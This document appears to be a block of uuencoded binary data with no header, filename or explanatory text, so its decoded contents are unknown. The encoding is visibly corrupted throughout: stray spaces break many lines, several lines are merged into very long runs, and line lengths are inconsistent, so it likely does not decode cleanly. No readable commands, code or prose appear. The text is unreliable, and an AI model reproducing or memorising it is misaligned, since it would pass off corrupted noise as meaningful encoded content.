MN.H`D":, %L4L"EP:,>58&O;/>,W.^IVS]# (QL7@!KD"Y8\$N=' [`>?HJ#:5A
MOE7WH*;*]BBEP9"8:5?' 6&K' (CMHY)^\OO#N-/\$. ,ZOCJ^\$\-WIY.]TMVZ/
M@09><4HT8K\$P=96CO5?).WH3BU,LWUWU]VG [E#IV.)000@0%V,&<39:=86%\
MJ4F&5]68V7/+730#"*7"12W5&^ [-\$IYUKWA7TY' @; [(O`\N3BH-' QI\$; `R6S
MCG8\I1I.+\$T.M,>AJ*R>QA37/' ? [1).V3C@!*XSJR>K3=-1@KZ [7G^L\M+:.
M#7H2);9670<KYWGG&`_#N_*R?7YG%X)WBN9OB_?G#I*3 (K9#Z2,=>EN*FJBV
MRCQ]Y47AB"5&F!.MP [?.-?8EE0`@5%E&A+48J_)UI4 [5Y8C4IVL1"C&":/7H
MKBZ&T19];E3X+%X;9>OO.&;<8/7Y2,7:X3P: (2YH8% [,B\$7WF13;%A<4.?DO
M=&-!7/AD-,9@D/KJS:@D22@A (@<G))' SG5".?"67868!2W>D8N6CPSA' !R?/
M<OH9=0S&OQ&S [W6 (\$"K<A-CW [I-Q<MSQP/= -&C [VJ? *#7MHXOY/84' (>8-;
MRC\$@UI=9 [(?AL&9P.)1F.RMG=ZR/LSK4"2`S"@\$. \E.FW<_G&PQUQM?I9?/F
M+W,-`V1HZ*O90W4>UM)GK?YQ,_"D% (>_`CS<:YQ0?DVA:HDR9HJRLW:C:' 4
MF8S* @00?YAJ+= \$K1`-CL',T8>#+BM (V7R3>"4]:IQB+Z=M.1C8W_MD\$M\$6=N
M-C3%JE2,3GV>:X"V\4`<:2ZH725AQQ\D?*U)5`GI%P7W\$A,!5]HI6=@^UBA;
M6/IPF]\$-POZ@>8F6`M7C,RJH=_(!Q#Y,-DVDJZA"9,U&0 (G61T#)NUMC/K_4
M3]->D`#KT\$G<";"K<4P"HQOJ@*T`).'G!6<),.7"X,L&S];IH"5K7X<]X=!
M"YI?' B_SCR9ROQD<O^GRPE;^E66BTL' \$;B^6J8.M.V0A- (6^`2=1H-UW' `GC
M#AF+UW+>208-1;XTUN@,A;J\$;2D=9.H`1B7]M839:&` (1W^2Q8B=' 6Z&!8 (8
MR%;R7*Z3RF [:3<0' \$1Z46LTTQVP"GM;,-BRZ\20\81HKP0/39?OGALIAW!W%
M (^4,%DMF9WB (7P.&KGYQ=V*+<RS/+ [>4' MB?57"Y+>,J3' Z>8W!D%TH_I7G;
M.9C6W-J) #?9=6E\ [3,I-MGZ>??GZ9 (EW6H@0/@G%B\$`_6_>A&.\$< [SX%D.N
M3NU1@`G#PW0DL:#*PE)SREW:OI8F'H\7^`K`E6C*`I^6,D<EIV=ET%,=EI>U
M&;Q&9`J&XD<?#6'-0"A%#\#6K^<6HQAWD3629=HSZ [H-FVT5F%WK;65XI\K [
MML]F/Y%G@V] (CO (, \N?5%]X2^;<Q"4I_EJ:PQ+J,9X<!4#%/A (]18\$D7J!.P
MEI.I?=:*YQ/::IE`CZ,;J"P4ZOCMA=W`9)_A<TT7LAM#UFW".2J@ (97!):_1
M8X [?5N61)>I*W5L,6T'+OBEP;@LHE0% [MXQ<279YF:TU9%ZOC [2>JPXC9RX
MQ1<YRQ0RE_3 (%`@WKZ1A1JG"5Z^4!C10EXQ7+5'XV\0T9`Y; %: (OS>) \$C`LH
M^)>*2HC)A!1-@XYV+4<JQRC=HM]B48GQ\< (14'LT@F#UGYS7;KHC!U\$-1`0*
M*LF0)!BA:R14\$J79C: ^. [E\R59 (.6L4B*!*\&W>5YKYED7J_1%P@<4, :GH/1
M5TG"%4M9N30Y!S2=6H^,A&%Y27;0YST%X+0;B+1],&S!CI]T.=/N/&+)^IK
MK (MZWCQ1 ["0,2E6DO*&DG;5#A3L;WS6!]@L`\$B<3-H=&*T#:R85YACK;&ML\
M<;5!?\$D9KNPD)) +R1?>#*/^J<,%)DB\$W\$J:ZTT4KXFESM?X9/&=SJJ\$; ;HJB
MTN@/S-J, [])N\$W-ES4`8&^0N^I2Q>:%K^^%`3+Z@4B*3?!2&^^2BO@0XNEFND
M:K=-?.N:6 (F%)\$UF/F58.\XRD,^#SCDBGVBXW#LL' `PWP=^`UVU"2&%JU:_/
M<K,PSZEX5S<,KZ [-!IZM!;7)F+&D_+Q [W%:JWH2CS*E;OSZ.\I2AC->MSL9E
MW1=S?R2I (MYF<69MQ007;S>XZ@!1-U6J/+*#5G>PN?UB]HDY-S_K?IG@C\EG
MW2_WL4_NS>B.X [X%_OG-L!UK?;W (?N!H:V?=<7_A.VL)>"R ["T&;YJ (42) (Y
M<W0JJ?]VLLV]7= [.8G-OH' ESS!ES-U9^Y`^O_XD+;3'DZDJJ>C<990>N=Q4*
MKGBS%< [O"6NJW []#A1WY;OY]=02C;/ (P9VVJV!0MZ.%) (1QV`R_H]0")R<DH
M9601.+H>P7DRWV:L3#!],R_Q^3JK3.%]D\YPV^2.4 [.M#2^SKZSMR#A!HX88
MW!K1;LIQA"O<ZG7M3`7J5:6FF+4\F\$;> [`UDO=,) 2Q`L\=K#Q-E9*3NOC^+
MU' EV\$10\$M7K#23HU6CZR_-/V4/.S6^"]QB&2LQEK<U\$N?PC\E+*HXUL39 (] [
M2%R38\$BJ6D>Q*@D9=!) -BHZ/O!-J@)W\$IYB0- (T [(9D5JUL&RQ@O/XH*, [\C
M9-3H;K6AO/AD@":R"*8V0R5<.Q"'=IWI6% ^ZCH,DC%PLRQ0IYAU\D5OJC6`
MCA:#;I94RV3@:00L.E\$9IPF5:N0H;B?M+C' 3106%EDC:I0 [BQN0MC<475=]6
ML=>Z] \$<W6FD6C]."_7S4MVQYF0-.`C*+IV2R8H%)B7-"3*Z;<X%UE*KB%@ [T

M`L5CSH7L1TAC:#=@\WP??@^ [D";.B5BFYJR(V`7FSG-6O,%4NHGVNN&(+ "4 [M0&%^SKY5*2.H&L+_2JN^AQ)WP,W8F`^G8P35&=>/MTTH8TY3?E\WAA7&F9K' MKP)"VJZY'+ME@/L)1^BFYZ@Z4JN5XFBMC[-'W,!-H_R&W1WLN!H7^802NF63 MHCO@WQ0"*Z_>A9M@O:KTR=E:YN;CG# '<'V^T2 [2@;^\$PZ^DXXH]Q), [IB=PC M0YU7HE\KC^QQF0!?! [E/"RGQP#). _T [[:1]T<FHB-DU"E%H?&07Y6KD (3<;U% MWF1@#0T]\$.Z-R"D (C>=9 [SLRS_J4?%=MYV\$^30, [#U>8BB?HW,K!XFZ98T]4 MD (72?#VLHE7&6^I&\$\$5Q&:,1U7FYC\KV1#Y^=\<K;"=MR\$6EC5_AWHA1VZ MY\$^*,7/) _Y^G&<ZNF6MO_-00C3SK-P<"53&%M^2L [S+LY-T!Q.\$PYP=**>]9 MKCS [#<D"MS%2<`)R%Z:C_\$RL/@X)\,G\8X_BXO!O*RN2F+'M"X!L7\<LP&. MB#)6?\$(#KL)/^&2&\$G#Y"P1+E3S,3N [WSSY='6 [X"TR8<J\`W5S (XWN;NH10 M_A (1HU7P9N/8JNZ8 [VWV%-&3LIK?^_3?J;G?'Y9C!-DO--L='0 [ZWJ; ;23CT M,/H2,9\E`"QF2+\$P'`D?)XU<O (_CRR!) [3!NV65\ [Z#Z (I`C%9_RQP#5;U\# M5LGQW*2Q=&V@W3<8OBC&?'DP=+X&;-<"PU<'B"^^#U\# (-*O`2.\$J?L*P/!% M\>' +@^&/%V9& [I/EOOH+@ "S*VF" T930FAUI30KQ (6R*NZ8PQ)P:"W [X"\$\$.0. M5P4,HXF];Z!TO@*%\$Z8+P^6]"L`2X [0?GF@?#&8G.807+X8#1E\<AC<;<S-M', '<@Z' /@TBV"AMZ: (4M [.,F&FRL19X>9+;^A50J3F"X=#) &JV2^U/D" I [8+ MD2@) ^NFL" [/UM<` \`%\$.38`CDQHOF5J1G3";1%P (']'SVA9#D,' ?U^T6@\$0VA MMR^1>2U/7 (K1"N\<!\@B"KYEFD&&6@8]+<>] /'S]) IM)%S'-H-6] CA_@.>U89 MW*PT8=IU/F>LU [`<T>D"&\,G2 (: ^GA=1`CXK7\H=' %E.2) \$Y8%H:;.063@J7 MG]?Y9T>< [M65J`F18;L]\SQNYD!S=P\$' _6XWE#';=HCGNW%FG' LM9_DLSAM; MK/F95W07710+CHMBCV+V\$;ZE9) 6P7S!9A [GQMO9-PXH!>O?^AR/\,?HW\=>] M'R2<QRG^3FW@/M\$K/F_\9EF]L:>Z96AQP1 [. ;8IFGX^&=PO/O;L,2EE!@C [] M6"%K,S2!F/M@<6K,YF*^L%7<.V,/YVN [0K*%P [WJAQCJ*&) C1 (DF3X6<"T:T MTN&CJ (!/8:12Q*J,L.B0\$, '0J" T.@&'2*8;] `<=UBL@*<QA?-G10!,H5P?8_ M9\$F96K:34>!C=) SJC-DFWS)U>/84'2,9D*5PO9\$F5ZZ4:0 ()' ;^KVG>!<\$X M[@PLA* ;?U2YJ`_) I@ "GZ3KHXE7?%=/YZDN#Q/Z+`) 6J9\ \$0C9.UOM!%,O (HK M!KOS (C0A [TL`H4=#SUJ.' :5Y>@3!>@*YZ.W?"R>PX7RGI6) 5T?-[T\`>6`0 M`6&-#"/S2#M!\$.Z2GR`L5D>9+1;22-W5YKR907*NSCW=-/QV>YZ6FBA7VB9; M-L1W1OMN3/KFI7Q? (6!SY&H^0-N1 (?.\$1]MPL=. .9)UFQRM+1`I^F ["E>) 7_ M:Q [19Z.SD) I [Y,)Y*"/, ?=C]HZX^6X%Y/'FDPY CZ:MB3Y;SQ\IMSA] <_I`0D MZ`&;>99W'6L6X"R8OOQY6:U\NZF%S^4% [\ :!\I^C\<4ZX*>:,P9`\$`WII3_F MT"8M/) -373>7W*081@` ` [78E'0S,?_?DI'5/>,<C:'DC\@?#/P\$?`Q/D^5O@ MWPW7UPUA,W<C90M\WQ1&5IJ\=[YZ7Z,=\$]RQN-PZV>K]0@ [9 [*]\@Y2X9SAX M:\$<CS@:3U.OYR;TCXF#2#_XPG&3^KL-2'MI,#LY)!6+X,@"-9J<K_7IW-H' / MBFV4`&<'@NF7`F7WCPY*)T/<%P.FW+]85 [B2P?)+&V+Q*.R]G.HDKG;JS<AO M?2E0C3^;.#@_G%B8,\ (=7KA^ .8#0_ =E7`'\, '@ (PD5L]A`FKM]B-0-R7AU;P M (QPWRS&H<N7P+;:_ :?<B3`/C;KK5:@F0^:>5YE>_,TF5WV [O_G2V>W1X>KBW MMVLE5;9;L-U7+>DY#4<AB%"B3<LXS!/' [/EBJ_R' \$ (-1HC`0:S!%X-9-/N" M^VLXK0S4S\$VX1T.7K*@F->E7<%*I;?G'@>K71%+ (21YV1Y=N:'F1+?N'+ [Q5 MNG^@5>4SAX?]Q<!&R5S_W40VSE# [I62V"AC_H:6X\$IG#2X/DP@T&R7!'0^ (O MC,]_:#' /P5X3?06#@R)DOQ9T5GCP1P;R5RE*T]W'OQM)Y@N=KX8D,XS_T"19 MKL@J";,MI0+0,5/-M8F9V?K"D. _^X2%?JHC [0\#^CTVY*_` ^RU,5.I_QYZ_T M\X]"PG<J3-5L`FYB5851ZRN! [[\)1VUQT@3=KPV-_"TV@9SCI7^^@#]QR; , M)9'4-6G^6B#<"X?#>P5> [^Z\8\$OASZUY-,60!^`8H3 [X=P<Y3_*K`?HL]\FO MEX;0G5N';\$* [7P\X@S\N0-\$>*`4<\$F`N7B^)1WQ=:1 (\$Q)K?0Y>PJ/_U+`! : M9WTFC^#/:Z%%V/Q5&&;-`C\$BQ] </X:*@\D7M%LA_]=/'C`*#/9E1O?*@HNW MDEF^,@5`?D7^R*)+N8))K8EU,:OCX?XQUN3?1<J9:Y]\<6#_]SM\$IVV%KP;L M?^2#U<5K`>P] <BZ8S]"_\,/A?4+/^)0DFE:8,^4U)/I4;4MH [LAL%Z)\%C-\$ M>' :76@Q;04LLTM@;.\$;?U\LP#<AQ=QA@2A230048D<@`!KY^%RZ/N`KC)/AG MD,3S.I0Z5>XEEL@MUPH3JR63@#-M'F5`WWF*L9\ :WV:]DHMIW7*\$)N=B7\$/* MP4=>VN%03`8E:UN8<FLZA^9%&` \]QC1OYE (&8<3<8^/\`)H5PGG!PPT/ET."E+ M.X`%#U+R*V [&\$5ZS]F".5:EX;Y0FU*:D%2E! [V?31 [WNO5',3]WD' /,A2#M) M. (8U)*-J)!M'VDF3N400;KV:\T)R!B"!RYH1;>\$S;\`_H6>\P2_>B))??DI: M4S<HC`-^HJ^P,\/^)ZDQG/0#@#PV;,.2U2')\$C1_15H@YL4V-* /]X4LC"DX M`.8DC2D [WQ? (E.Q`W7M,E<R0<*) (A#V)W/,PQ)*%;,4^U9F<PS>XV2:!MD<= M)QF4&QW#U-<MS\YNGC\09QY [%7FMF\$ (0 (E)S1`@Y;'3]T><@`9K<VOR\$5 [\ + M<5_B!WQ'RY6"5+A*O]0/HBK=H#WI]V\$ (9ZR_P&`S4'6DR,P+7N' =O5?OW [S9 M/WSCO=T^.#C:\=X=' [TZV`M ['GO<H ("UK76 [>G&\?AQWH<_`QX6`7=J#79H\$ MR^U)..QZOP;</VUW:HS"BN0I#35K-/SH?%\$H@W<@NDC-1, :13,,) 'J)C"C*% M2)3\$<0?,95) V&&3:@*5#Z]'K7C8:J3U//,,/88A\0#I*\$9I]:D@%'3\$PJC M3IQ`04KEY\$-'7<RQEH!QJ2`^^>TF23<89C#AKCGHC)]AE!<K%1Z0"21TF.<. M/>2 [\82FG`0! \Q1 (3H,FL07\U@NRCD*@FK5* [WCB*?2/Y->O=&!@F+\$94RT' M8\!V]+?^;MC];1 (_GT168JGO\$GI';:D\YQTD<*AT"!";<044Y484UES1?R%# MBU]5>!<WD:X;&.E7*)P+AH2ORO<6KUC=@ [ET4T2PX&H<IP\$#"A8L52 [:Z (F` M, (_;P&S1&4\$+A\$J3&E-E)-NT],LQ!I6!U92@3CLQ!GU**6\$S3JLF#N,4@*XD M);`S&ZR0FPV^*C)B:B:P?4=AA#BCMP.@ (IQSM&9F8C"P5QR<"LO`E+ /+V&`\ M; [Y).M&^2SJ;-0#IMTG8.:<%SV#^#:\ ;^OT (P,8 [18`_ZJP\$DSC>`PHBE/*; MT%1 [SL/^ND",`V\$+74R"/?3\=CS)U.XC8D.MP5!Y`*F)<D2%V`W\$QV3CT`W@ M&E-./.\$1\#0V*\H5;X-X,L2@7=C# (&R`\$@_PE&*S (77UBUH=9+V=6?"P2`AE MJL`8M\$^YV (-,7+YZ<6>2XC<> /*5E`^"-PXA"_ .!09YJHETM\BDQGS PRG%%S!

M%R_U8:^A] !=TSID\$,=SD) ,U@F/.K,8,&J]KG(TPOE\$_R%/W_>TWAT<GI_L[
MWMN]DY/M-WME=!U\$&I1*Y?15.U]KQ)8=E:5R(TD%+% "5FB+ZA7'\ +OTD0AAT
M,)4=EFQ0%\$':GLX?/4XP2!+9;.1X/1Z7]F\$Y.=W=.SX^>[U_L'=X9/FV8% (
MIIC4)&]N10I@65#.8:C"N?A) (%)NEVQEP&!DRRWF>E=U6ZF*(4!;+!1+&&Y
M9/I\U&=\YXD\$G>E[^38+2"J@<(-R6'N\Z,BG)YXZ^VEA+E/[C!N)I'C'1#8S
MP6U)%%&62O'Y&&\$0,,H&"O@(VRR<2*BJMA5/\$C>'8">>B['P']'!'\$59=14
M-LSL9:+5E=-5K;!B_/2AK!12+%2YF3TM6%3D)\S\<[X+K>4<I#KM>.S_-@EL
M-RB=%]5/^A.D!RH?:@ [M,!*E/8U)1(GD!;QPGAHM/+?#;K?D1Z5\D@L3(4W4
M&:%^Q60:``M<7C8;\V6-A+J' \$B/M'<;5"1"\$PF%W8Z9-UZRQX-6&FD' JW/_*
MQI8P9Z3\$T!B"87_#<PS)'C7,9H())7XZP&T-1*' + #9V78?#V<*AVN&9Q>^&5
M,3\$4;N,%QZ.#TW&2P5*H:G8*=2K/O,0YFX1YDGF)(AL"W9&2I4<*3S>.WU_
M?.C]M'WP/D\ \$I8DUS7SSQQ-8^JZ?+=WM=_M.!6?CYA:Y"DN-&&9J=*;6,(26
M9U5(ZEMS%\$T';+7'/4O1\)\Q2*OK5"YMJ0[L_,\$#BBLR!.@?Q1958O)GO/! ?
M\$'6A;T'(WNZ]?;%LWKBH4PY%8&+ "*"CR',VP'\V"34T)W#C6U,IRO%(-A3#3
MY7UAN[F2TNE\RH#X-.K!H2Z-A;UG1N3,RV_VAQ)]FM\$V6#=#/P0<ML&JM#%N
M07PD)IR4H8,TF1\$%D+*)HWJTE8;X'\OIE',/V80U.[J7CNKE]M^X10:^E%_
M'E3AY<+. `NGWXI[HJ##1LU%2(29V`RN(VU3-6I6'?`M@%G!T+F"^S;- (C\$:M
M6XVX*-9;DY^V59)@+OIAL-W=Y`TE,*`6\$H,@="0TGT& (<9;8^-&X5\+3N\$/ *
M@T/3_`VP-4PJY)Q#02%RYT2,+FSB22+"Q=Q@EW8T\WAI7^=XF:Y\$(LM\$&[Z
M(0;P;4]Z/4INGZ'D0]%%\$-4&*.YU)HJ_EYD`&5'G,C0F1`AK3/7.V6J?KVO3#
M\3".\&;MY@?DV21%7.=4&#<G[UR;M7LBL%AKQFC\$IN#7M8++?'Z?6W-!5AC_
M*HZM<*I+><0[C##;KF3URE@`J=R^KJY89`Q6/'TJV7_VYH.' : \U"N`<>H[9I
M[VL]O*PEC(++L7-FA6[\$QJELO)`4I[5A\$.7;R^+8:4`^')'OBMG%%"W/41E
M@<^!#!MVHTOQL`NMCDL#.\$AD>VRIV.QS\$F`Q(C)R^\$`F6+OB9S[^4`H>IS%D
MMRD<,0A8XS`+ #)UK?;T'Z`QH*0BE`Q"] [1!/;%P;*@CY)D,=O`6RR=AGGN[>
MX>DGX2_\ =:9J!>/(42LD`79)=3U&?.LD.H_BRV@YC&#R8==IX_['\6[O^.:+
MOYW!\SAC21,0%T]D5&Y`Q]/2X"DAA*_+_.<UQ67-3?G^SW7ZSO7]X\^D6-6J*
MMW#JT9&?3+L4NL.IO-Y^?W!S/-[&(.E0KN=W`KE805U3`'P,!C7HD2X3:1@I
MBH#Q*0@1VH@Q"<A>@AC._.FW-)VW4DR!WUUF7!!U7QCU/P<'?A.N:.]J'"0A
MZ9F'<W) %A!6CN;F+Y(;ET^GE2YF0[M0Z! ?ZCEC]UZ2+Q[=G) ^YV=09,36XT&
MJ#^30Y'FBGS*G#`KG5(R[Y0T"W3WS(`^! ?6D1T<W)YM`\$Q)5]'W[?I2" `!%V
M0M1B&ML(16TN<P*YN>V`+8<FQ6\$GR+//<J(RO-W!S`E[(_?H1"6PV4%02ZM.
MN:4<4TX4H9J!HR0\N:EEKGPVYPA9)*M@' `E4MOYW`=GI/"Z.8DYO=7`"47]
M8:J.Q<^ .K8='IV=OCW["V&(W97SR-.`PB%JR08O2N\$GT#37EMO\$I,1F'K.#
M`"/(<1`500/5-%Y"CN(+.).(0A,.57(_Q\0T1740781)3!HX5TV]=_C3_O'1
MX5MB,PLW=22NT0T!*OJM1JSK(3F,20RX"CJ<[<6*JUYVE_>L-A5S*O%&80TP
MH<D6&Y"<[1P=O@9\$H5<E2)FK(E# +9F+7:NR"WT#QWD(H,D.])FBFE=E]K':
M4?>/Q,;,X<SARSFY59^&%^584883\U5!%>8X2Y2['W_\;;=P>EM[2G,=UE
MTD4F:8LH=9"O[J!`%9:17,NTD01!M#2.OF7H/Z1+S&5K%/O26@ZRSS,J8%AJV
MO%B6LK4"/JN.Q:!)W:^F\23I4\$H<DV)([M&\U4WO;?A*#T.N*`F>@+*.0OC%
M?_RRL[M]NOU+351#. !KOI;<P[]1R\ _6-A:>?_R(@0R=9K;F`W\$: !&=())UT0
MG^SM>=L')T<E()YNC:<"3):8R,UI'M>HW=[F[^ZZJ#3TN[LNF,;,ZF3]\$\$SO)
M@JLP^R=](.,(CI2IM;;]S0GPHI"-4<43DZW#W>WCW=/*DZ\$.>\@&[4;7#_F
M"T_7>ALYXF8:;<I)1H9;P/7MGQPM[^_M4#-/GSQ]^FSUZ=,5;U'NCN&KM_-T
M1>Z#ZY6&%>N)!.I,J28G\Z,1)UO565U;66ZO-M96553V8=T<G^S^W5@N#
M<9?7(,Q6[2__[_V'5WK+ZGJ_N=9::ZTO=^/.<II=P[DW"(*L=94./ZV/%?AO
M<V,#_ZX^?K1B_Z7-AX]_LOJZN;:XT<;*X]6-^RLKJYOOGH+][*?0!@`OLY
M\;R_`\$E_/`W<K.]_T/]>P.H^,XOM78V&P&G"RY<+@RP;/UM>OKR\;%VNM^*D
MOPQ[_>GRSR<RZ>)'Z6X\$Q<M,F\$K?ER8;6U0A216J2-[*\$,\G(!=V)Z'<7C
M-\$Q;U-7"%E0/7RSKDI7U**G0&%W]T@7@((>P9Z&GA65=';6/0\>F'4+Q=\$
M.R6T>8'*(`UMZH+<I!>-PRAHC6(TN/P-&EP@NF`WB;3!A<Z_(84HV__[AW"8
M'1S<61_3]__VN;J6F[_KS]>^W/_W\M_K]#^7UG-ABCNLT&U-J#O^`CW"^6O
ME.QS\2F['BMC1"/H7@[0BE"\$CR36>F34<\DEL(@D&3`=SY@G:"UKJWV:/?/
MS8,:3ZWV\N5+;[M[@: :Z76WGS^+QR)O\5ZLA&_)0]_W08[M'Y560HGTRFK=I
MJ5,\2'&R*G\$TSHH#N2A*!4Q,1ME/V1>B*YHPRQLA57/"C^@;X'E'8Z6":WAC
M/TUKEIFO@:XQ85QD.Q]R423+:@\%KCJR0]:\$'+[-YB'8<FZU=VC.6*Q\$EO@B
M56-YM@A\^4+&V,15;,(J,C\$]"5C1@SF7K;4-E>DJ#'\$J8HY8,J@FZ?F9T2Q8
MR^WI[I8G:;* ,HLB0`Y+XSP;H[(^#A@*!`1SJ!6+/U%J6_'`-^]TP;#>TB:SU
M'IA_FBJJH)K)V,\&+U]TXB\$:2@1X^&!1EU_SG/<PQ9P71W0%`EO`6[M!' /4
M8AG.7DN8`:=+0-PY@M0+A\&VLJ>K#BC<[I640ZFEW%RCE;LPVO4ON\=O);\$
MUNEU`J=1:D:L*;5:*OZ[]:N, SXBDWGC2'H8=O-W@U"J>*N@N30-M;M0G94^V
MP+/_%AI87R(2L>EI#BE)FZ&7ET>V6=-ZG&9S2XQ,S]0WIRBK\$LJ+TC<IG=>%
M4&EZZ51I654L'93IX-WQWNO)G\^L;SQT6H(162C#^M@>&HB#>EF50[*/@1#8
M7TC\0G"1:HX_,=V-!A?D64FM:/>Y3CS&VV'8>;IA(*SPU8`\HAI\ :!>H5)(
MSX</#3\$CI\6%D2['P@17G0#(%2#+T8GWLZ(SC%T+OP9G"TA8Y",UISM#Z^@A
M6CMAH)*#K(?W3T!T=G)G:\$2Q=;^KW8S\$40=X)+F<6.#J,*R%CGHBVB;.6P9]
MQTEX`5NLB3Q8.H;ZE0@LVTS5J,;D="CZZ;>9CQ=[MF["&\$IOZ+*HP`1.4Q'
MY/!YP5;EZ+`C/<PP,!= [4*`W4I*)PS_ [&9'+`WHW6CTA*\E>`W!FINRR1LXM
M*(+`E'GZ"1T+0;V%4OJ+2*8K\68O&Y`IF@QW2/!AN_#*_M,7F*J7?*Q9((
M-)8W&LLTDD\$M<> .T2W%%Y2>\++N]B)U*P3!U=X7BC5(K8MC8K'D3H.>%78

MV431&(LVMM*XM:(]Z:T/:@Y4@&8O_H2=3C.%0</)SP29WGIDN\$H3D(^ (K%\$3 M=EIO,O3\$Q5"[N:167EP\\$Z\$,GS1HS@>2/S\$\$`L`8)4&"7JF&;<*PHML@.YL MW4G`WI/<O+BFC,) ,Y3+'K4,D1">L0O^V"?I&.^Y&L&S^,+NVYTF.C?84+6)\$ M/,/(@L07+4@WT#-2S:>3-MW50*_LBF!U-P@S&5N*:WSM"9RZ\$_+ALCT<N[`U MAO\$860U[=.0588^.-@.Y07E]'R^)R?/0YH.,.Z]' ;CN68\6"Y33H=>/ .Q+BN MX4:;D!<2NUVE)BC&2=RS!S\$(_#&JU@&K%0L[#/QSY0MF79Z4C@AKWF@HXFNJ MN;M,.[2EJ.<7R` ,XDQB#4S+GXG?.L\3OD#.N+TR!X8*\$[^P,8D"P5)R0\$V3-M(D9X[3BI#EUBW)@;A>WO)]2+I2%+V'A#CN7O<9--HDMD1SC\`%[-P6ZUHJT@ M')JZ6-W4ZW<Z)FR!>-<T@2%,G6I02M7!"K"^L,8I8D9%':I0J^B>6GHOSH=F M[(KM6K2T\$K#C^)&\$-!.ZX')=T>H.NXY9"\=4*AD]E=OE]V*_2J23OSY,[39R M&%5H<4IS.>#@/,.#(XK/YXR!R,L7^K\$E= SXGF7:T)\]=OX]7:,*?Z`'-5C4O MH4W*N=Z[UWAP=?19CDV0!(?' :W,H=>RI96%T[4X+7GB+0'. :OTV`Z\$Q&352^ M=^MR=VMY9Y_"N1O)6)D_49:@PZ#OLRN^KQB0G!^K[1BEDK+0('FK<"[4D`S! MT_X2WN(3Y+)]6-]GUN2\$NU<2R1K!?.T`0H3'8?W6AB]S0&.\ET>0"!LHW=R2& MI.1YJ=Q(@65NB+^HG&\;3>S&CG==4T:?*E)(PMR,*4`MCED(8LY64\$\>HF* M\$\$([>96`N1-P4,P+--;5VOTD(-\SLO%J3X;G#0[;A9[4'26V9[F<WZ-) %EP! M&0Q8JDZ95&K79R*7/.`%12RG4FJ=U5LH-=Z8+=91HM&!F7(._.SJ%OBX*H@E M&@)`T:<J`O.T^JVTY;-1%PDVM@AMQ?<8.2FG,5)8&>A9W,X3G`NSIH3H3'> MUEK'H95]WCZK4<LY)EP`[Z3(<%UR[T(X9QN)^>+:X!WH;&_4=:3!*6UNMT5 M.KA7]87^^,ODX:<X&W3(^>H(V_`91;OM#_+4[@*]ZH52.*19<!&WD4=#&" MC(>V!>C&3ATQ_Q1/LB:02BL@"[NT-G##T*XZ' HU(%M;D@%TM%Z3W!>\RP; ,O M,<<>=BX<IN@JK,GK:C>?+\AV%U63/2&YS_L)#O\1,EZ=5.0P6%F1=U?JVB`" MC:1X>UJ4&`A?&(50V\$*9`M\\$0R@?NI9,*H<OE+Z)6-E,!V&/*_][J!LDY`UM M',#3AB7,6M%9A`Z*\$F!18AEX&_`=OE)FT4_@>0J-):['4=K5F1,2[H!V/L^O M)I;WFL,RPK<=%\R,#H63U.`%R/^#[\$-@S\$.=%.N:Z^\$#L&D;' ;1"X:(WS1 MRN*P!5A6ZZH]KCD0BS9TE/=3:`\10D(BH#N+8;A!P`HC\$8ZU+!(2A>FP.>TP M]KN:NIH.2=80VT.;3P)40Q%LS<9B_UGG2!GZ_[QNH0^O<ZH860FW#8B_?,R< M<:S01=(<2I@`Y=)DD4`6I^`4Y:,(!XA&O`B`43,\`Q(CS9M1C.HXI1M#*Q]L M%\$W`F<[1:8,#A9:6`0WXR3I_6)M,5LJYSD8L_.R()W;#/3\4EF(27N#3LJJ% M\$A24E2@>O@3QU!/XYL[O85IV>).:D<X;7-7%TX.3>D,4I-8YTR.W3#*R5<3? MJ:,\,EE(Z,Q!)SLZX@`<>7%_&29?#)\$#S%-Y`V8WFE#W\$O(02L8-%,QZB;%9 M+*W,53I\$3>_+T;O>2*G*^N5*`\$()O=N/,JCL^]GT\./,KEC+:M-5-@K)A M<VA5BU7NT^WBJI7;LGI&OYW65,0^\$`1V7A]LOSEYN?"?+,V]\XFJH`*G-_3[MJ=*+J*T(H/M[/`&&SD?/RG2`5HK1PXS[#1B7+-2XAM+HR0\$3!73&7\AVD4<_ MM+6(TLK>SZ?'VV<\\$%*-P%*U0,JQW^L!BMXF-T0NU)JFCP2&0<I+"" JKODW M.C\;LFE\!>)225,V.Y%)G@_9>'.SFF\E&19D=20T'/G!%BP<BMI22M22SM1F MHLTH(54`6:A#H`A(])\$?A/^4<A@%XB\VCI;HZ!4R'0`=L0*I04KT\$Q1XA2B:< M5ZYETH3:`U4-M-^ZD*(4T`P!`\$@D_`NK6O.UJW[A:GMO`LW`W+MH#I/G!SB MQ`FNK!"8O*+8J>K=OW#SGC\D#>0?1V%EP2PTTC@Q&`<?,.AU7<Q(>%H`D0\$ MMC@UI`:JD`_GBH6B@`DTZKV<+FA`#Y`H)IK#/=@].]A_=;Q]_/>S=]NG/^I) M/QQV`S(Q8<<W)\)\$5!)")+1^E-J;`3R:N,B?4-[MU!JLZ5MU(\:&V\$ON=A`W M^2?<#=#+MH+[*XDL9F&CF:\$4;GHJ/9"A:AJZ"62J*%ZE_UA;94OV6I73>`<B< MWT`Y:0P=\$.0B;S)FVJJ#8P\$(@&(2JG>#?A(@2A2`0S>H[IBH/0ECE&F%TB, M_,%I:/AO2TH[>M-(:\T,D/S"0?"Z(+1'3\V!.\$ILA>J`X(K^)F2M%:'N>P? M[AR\W]W;W3_6R,(: (PKY2G!PQBZ*=MQ)>83?>W6;5FP<?[M]>)LF@/^0M-VU MVN[>R:G=QKN\$0\#)>()]TTU-N>#SHAH=FN?2`U)"`82FZ6<=K]-S6Y3Z>)(`" MZ-F.QR>\^>QG.F;^Q`JH6UHDA30%2=*+=ZQ<(#10'[\$W/Y103VL_D<[8DTD# ME%Q8DE<A`B:IEB=*9`G%)]@=VC7Z\]N2'VOS[#,-1T/XB/ELW#IXTY\$E(2S/ M4`MF*U(FQYB3,Y^\$+72P.:.' ,FV6&%16(4X2="\$"@''2[2^-T0F2VLN"%CJ M"Z(."P3.IPH=AV7M5H3_P8G2A-)=15EB%J6R(SP31/Y%MES%)U0G/BD9C MAZ".(W5AH\Q-:FANDK_V1JC2Q1;)0-C>0VCPH6F.Y\')>D(,V41'><WZ`H)\$ M&E0A!.DPX)>BO#AO?3T).H=F<`),E+OZL>7:1X@0+XMH[&,8T1PEQJ<B&@(< MQHMQ<DD: !4PPBX-Z1&`2O4\$V&C+G%?<HUMC()UWD=@2"0M#VV@F(-T%2\$Y.A M);,Y0\$:"2UH/JL^]J`B]V)#=KU3EMC%Z+/"@Y`SOTE&D3*5F,CFP1]1!\$VEM 